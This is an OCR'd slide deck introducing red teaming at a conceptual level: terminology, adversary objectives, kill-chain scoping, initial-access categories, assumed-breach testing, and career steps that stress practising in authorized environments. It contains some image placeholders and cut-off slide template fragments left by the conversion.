INTRO TO RED TEAMING

Mon
TheJanitor / Pogi

GUIDEM

Security Expert

Security Professional

XP Incident Handler

Incident Handler

Web App Pentester

Exploit Researcher

Wireless Pentester

XP Cyber Security

XP Intrusion Analyst

Security Essentials

Intrusion Analyst

Continuous Monitoring

Detection Analyst

Industrial Cyber Security Professional

Forensics Examiner

Forensics Analyst

Network Forensics Analyst

Adv Smartphone Forensics

Information Security Professional

Information Systems Manager

Information Systems Security Professional

AGENDA

1. Terminologies
2. Objectives
3. Scoping
4. Starting a Career
5. Trainings and Certs
6. Stories

Terminologies

Terminologies

- Penetration Testing
- Vulnerability Assessment / Scanning / Management
- Red Team
- Blue Team
- Purple Team
- Black Team
- Adversarial Emulation

Terminologies

- Vulnerability Assessment
  - Enumerate a system's vulnerability and threat landscape
- Penetration Test
  - Legal attempt to find a company's weakest link and break into its network
- Security Assessment
  - More than an attempt to break in; also includes analyzing company's security policy and procedures
  - Offers solutions to secure or protect the network

Red Teaming


Definition: Emulates the TTPs of real adversaries to improve the people, process, and technology in the target environment.

Goals – Risk Reduction

<SLID

Main T

- Body1
  - Boc
    -



RED TEAMING VILLAGE

GUIDEM

Ethical Hacking Maturity Model


- **Baseline Only**
- **You generally need to know how to walk before you can run**
  - **But some do go from crawling to running.**

https://scythe.io/library/scythes-ethical-hacking-maturity-model

<SLID

Main

- Bod
  - B



RED TEAMING VILLAGE

GUIDEM

<SLID

Main

- Body
  - Bo

Objectives & Scoping

Emulate Adversarial Objectives

- Financial Theft
- Intellectual Property Theft
- Industrial Espionage
- Reputational Hits
- Availability Disruption
- Politically Motivated Attacks

- Note: Most of the time you don't need Domain Admin

Scoping

- End to End Testing Model
- Unified Kill Chain

	Cyber Kill Chain®	MITRE ATT&CK™	Unified Kill Chain
Reconnaissance	√	√	√
Resource Development	√	√	√
Delivery	√	√	√
Social Engineering	✖	✖	√
Exploitation	√	✖	√
Persistence	√	√	√
Defense Evasion	✖	√	√
Command & Control	√	√	√
Pivoting	✖	✖	√
Discovery	✖	√	√
Privilege Escalation	✖	√	√
Execution	✖	√	√
Credential Access	✖	√	√
Lateral Movement	✖	√	√
Collection	✖	√	√
Exfiltration	✖	√	√
Impact	✖	√	√
Objectives	√	✖	√

https://www.unifiedkillchain.com/assets/The-Unified-Kill-Chain.pdf

Scoping – Initial Access


- Phishing Campaigns – Malware / Creds Harvesting?
- Wireless Intrusions
- Stolen Devices
- USB Drops
- USB HID Attacks
- Exposed Vulnerable Service
- Exposed Vulnerable Web/API
- Credential Reuse / Bruteforcing

- Assumed Breach Scenario

Scoping

- Phishing C
- Wireless In
- Stolen Dev
- USB Drops
- USB HID A
- Exposed V
- Exposed V
- Credentic

- Assumed



Scoping – Assumed Breach


- It's only a matter of time before a security incident occurs
- Assumption is that the organization is already compromised
- What can we do if we already have a foot hold in the org?
  - MFA for VPN and Email?
  - Application Control
  - Website Control
  - Monitoring
- Can test a disgruntled/compromised insider scenario

- See Mike Saunders of Red Siege's Presentation

https://www.redsiege.com/wp-content/uploads/2019/09/AssumedBreach-ABMv1.1-1.pdf


Scoping – Time Requirements

- All engagements are time (resource) constrained
- Do we want to spend 80-100% of it getting initial access?
- Scenario Generation
- Infrastructure Deployment
- Tooling / Control Bypass Testing
- Domain / Infra Aging



Starting a Career


STEP 1. Fundamentals



macOS

STEP 1. Fundamentals

- Learn Linux
- Learn Windows
- Learn MacOS
- Learn Python
- Learn Bash / Zsh
- Learn Powershell
- Computer Networks



STEP 1. Fundamentals


STEP 2. Have a Playground

- Cloud Free Tiers
- Home Network
- Virtualization Platforms
- Authorized Sandbox in Corp

- Not your neighbor's WiFi

